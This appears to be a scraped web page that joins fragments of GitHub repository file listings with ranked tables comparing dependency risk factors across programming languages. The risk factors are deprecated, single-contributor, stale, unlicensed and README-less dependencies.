
Upload files

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<div>  <div> <div>Julien Maurel</div> <div>Add message about new plugin</div> </div> </div>		Latest commit d2ce10b on Sep 28, 2016	
 <a href="#">Jasmine</a>	Fix issu with js-cookie		2 years ago
 <a href="#">.gitignore</a>	Add gul task to generate minified version		3 years ago
 <a href="#">CHANGELOG.txt</a>	Add message about new plugin		2 years ago
 <a href="#">README.md</a>	Add message about new plugin		2 years ago
 <a href="#">bower.json</a>	Add message about new plugin		2 years ago
 <a href="#">gulpfile.js</a>	Add gul task to generate minified version		3 years ago
 <a href="#">jquery.storageapi.js</a>	Add message about new plugin		2 years ago

What are the most used projects that have a missing README per language?



<> Code

Issues 6

Pull requests 5

Projects 0

Wiki

Insights

render dom nodes

63 commits

2 branches

1 release

12 contributors

View license

Branch: master

New pull request

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Upload files








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greenkeeperio-bot and fb55 chore(package): update lodash to version 4.16.5

Latest commit d26e453 on Oct 30, 2016


 .gitignore	Handle svg as xml	4 years ago
 .travis.yml	chore: drop support for Node.js 0.10 (#68)	2 years ago
 LICENSE	added MIT license	5 years ago
 Makefile	xyz@0.4.x	5 years ago
 index.js	fix for empty attributes appended with =	3 years ago
 package.json	chore(package): update lodash to version 4.16.5	2 years ago
 test.js	fix for empty attributes appended with =	3 years ago

?




Ranking ecosystems by individual risk factors

What languages have the highest average number of dependencies per repository?



What languages have the highest average number of total open issues for all dependencies per repository?



What languages have the highest proportion of repositories with at least one dependency with an unmaintained/deprecated status?

rank	language	prop_deprecated
1	Ruby	0.05
2	JavaScript	0.05
3	CSS	0.03
4	PHP	0.02
5	HTML	0.01
6	Java	0.01
7	Python	0
8	C#	0
9	C	0
10	C++	0

What languages have the highest proportion of repositories with at least one dependency with only one contributor?

rank	language	prop_one_contrib
1	Ruby	0.34
2	JavaScript	0.16
3	CSS	0.08
4	PHP	0.07
5	C#	0.05
6	HTML	0.04
7	Python	0.04
8	Java	0.01
9	C++	0.01
10	C	0

What languages have the highest proportion of repositories with at least one dependency that has not been updated in the past 12 months?

rank	language	prop_not_updated_12
1	Ruby	0.54
2	JavaScript	0.37
3	CSS	0.22
4	PHP	0.21
5	C#	0.11
6	HTML	0.11
7	Python	0.09
8	Java	0.07
9	C++	0.01
10	C	0.01

What languages have the highest proportion of repositories with at least one dependency with a missing or non-compliant license?

rank	language	prop_no_license
1	C#	0.17
2	Java	0.08
3	Ruby	0.07
4	JavaScript	0.04
5	CSS	0.03
6	HTML	0.02
7	PHP	0.01
8	Python	0.01
9	C++	0
10	C	0

What languages have the highest proportion of repositories with at least one dependency with a missing README?

rank	language	prop_no_readme
1	C#	0.18
2	Java	0.15
3	Ruby	0.13
4	Python	0.13
5	JavaScript	0.12
6	PHP	0.07
7	CSS	0.07
8	HTML	0.05
9	C++	0.01
10	C	0.01



What ecosystem has the highest level of risk?

Risk factor comparison for languages

